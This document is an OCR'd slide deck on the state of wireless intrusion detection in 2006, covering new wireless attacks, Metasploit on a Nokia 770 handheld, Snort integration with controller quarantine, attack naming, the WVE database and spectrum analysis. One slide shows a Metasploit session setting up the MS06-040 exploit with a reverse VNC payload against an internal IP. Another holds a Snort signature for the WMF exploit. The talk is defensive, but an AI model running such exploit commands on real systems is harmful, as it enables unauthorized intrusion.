
Advancements and Challenges in WIDS Systems


Joshua Wright
jwright@arubanetworks.com
Mobile/Office: 401-524-2911

ARUBA™
The Mobile Edge Company



Wireless IDS Industry Status (1)

- Currently focused on layer 2 MAC analysis
  - Primarily signature analysis detection mechanisms
- New attacks against wireless networks increasing in frequency
  - Shmoocon 2006 – 5 new wireless attacks announced
  - Blackhat 2006 – 6 presentations
  - Defcon 2006 – 4 presentations
  - Toorcon 2006 – 3 presentations
- Attacks are becoming more sophisticated, traversing boundaries of existing independent analysis systems



Wireless IDS Industry Status (2)


- Organizations have started to realize vulnerabilities/exposures in 802.11
- Many other risks in non-802.11 protocols
- Bluetooth – specification and implementation vulnerabilities
- EVDO/EDGE – Broadband-like speeds
  - Risks of bridging wired networks to Internet

Metasploit Mobile

- Exploit framework, over 90 exploits and various payloads available
- Significantly lowers the bar for attackers
- Written in Ruby (scripting language)
- Recently ported to Nokia 770 handheld
  - Built-in 802.11, Bluetooth
  - Inconspicuous platform for attackers
  - Targets include nearby stations


Metasploit on the Nokia 770


```
                                  _           _
             _                   | |         (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.0-beta-2-svn
+ -- --=[ 90 exploits - 93 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 11 aux

msf > use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms06_040_netapi) > set rhost 10.5.3.9
rhost => 10.5.3.9
msf exploit(ms06_040_netapi) > set target 2
target => 2
msf exploit(ms06_040_netapi) > exploit
```



Why is this a big deal?

- Insider attacks are not uncommon
- Wireless → Wireless attacks evade wired IDS systems
- Layer 3+ exploits evade WIDS systems







Snort Integration

- Snort IDS, open source, very popular
- Aruba mobility controller; powerful role-based policy controls
  - Accessible over XML API
- Integration accommodates NAC controls for network access, wireless and wired
- Dynamic key content knowledge improves monitoring capability, features
  - Can use centralized Snort for WLAN monitoring

Snort Deployment






Aruba Action - Snort Output

snort.conf

```
# Create a ruletype for the Aruba Action Output Plugin
ruletype arubaaction {
  type alert
  # switch address, password hash type, hash, action:role
  output alert_aruba_action 10.0.0.1 md5 5f…99 setrole:quarantine_role
  #output alert_aruba_action 10.0.0.1 md5 5f…99 blacklist
  # Optionally add additional output mechanisms here
}

# Use the arubaction alert type
arubaaction ip any any -> any any (msg: "METASPLOIT WMF Exploit";
content:"|01 00 09 00 00 03 52 1f 00 00 06 00 3d 00 00 00|";
content:"|00 26 06 0f 00 08 00 ff ff ff ff 01 00 00 00 03 00 00 00 00
00|"; reference:
url,www.frsirt.com/exploits/20051228.ie_xp_pfv_metafile.pm.php;
sid:2005122802; classtype:attempted-user; rev:1;)
```


Apply the "arubaaction" ruletype to any Snort rule, modifying the role of the offending station, or blacklist



Standardizing Attack Naming

- Each WIDS vendor uses independent naming, attack identification
  - Similar to wired IDS industry, circa 1997
- Vendor "A" claims to identify 500 attacks
- Vendor "B" claims to identify 75 attacks
  - Both identify the same attacks
- void11, file2air, omerta, hunter_killer attacks OR "deauthenticate flood"?
- Standardized naming accommodates apples-to-apples comparison of attack detection


What does "Wireless Phishing" mean!?




WVE - www.wve.org

- Public database on wireless-specific vulnerabilities and exploit tools
- Anyone can contribute missing vulnerability or attack tool information
- WVE Editors review submissions, approve WVE candidates
- Multiple editors vote to approve/reject WVE candidates
- Editors follow guidelines for ethical disclosure of vulnerabilities before making them public
- Great resource to stay current on wireless threats


WVE Entry Sample





Spectrum Analysis

- WIDS offerings currently focused on 802.11 frame and RSSI analysis
- WLAN cards offer few features for layer 1 analysis
- Spectrum analysis hardware valuable for additional visibility
  - Identifying DoS, backchannel communication, non-802.11 transmitters
  - Immensely helpful for RF troubleshooting, performance analysis
- WiSpy - metageek.net, $100 spectrum visibility



What the WLAN IDS Sees


```
# tcpdump -ni ath0 -s0
15:49:12.956424 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11
15:49:13.263905 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11
15:49:13.308207 Probe Request (test) [1.0* 2.0* 5.5 11.0 Mbit]
15:49:13.387132 Probe Request (test) [1.0* 2.0* 5.5 11.0 Mbit]
15:49:13.590739 Probe Request (test) [1.0* 2.0* 5.5 11.0 Mbit]
15:49:13.857167 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11
15:49:13.959823 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11

# tcpdump -ni ath0 -s0
15:50:10.318967 Beacon (test) [1.0*                    S CH: 11
15:50:10.421624 Beacon (test) [1.0*                    S CH: 11
15:50:10.524066 Beacon (test) [1.0*                    S CH: 11
15:50:22.457444 Probe Request (test                    it]
15:50:22.769795 Beacon (test) [1.0*                    S CH: 11
15:50:22.872155 Beacon (test) [1.0*                    S CH: 11
15:50:22.975053 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11
15:50:23.077132 Beacon (test) [1.0* 2.0* 5.5 11.0 Mbit] IBSS CH: 11
```

What happened here for 12 seconds?!


Where is the anomaly?

Spectrum Utilization (1)


Microwave




Bluetooth FHSS




RF Jamming




11 Mbps DSSS




Spectrum Utilization (2)





- MIMO/pre-N traffic will significantly affect 2.4 GHz spectrum utilization
- 40-MHz transmitters occupy 2/3 spectrum
- This is a good thing for … who?




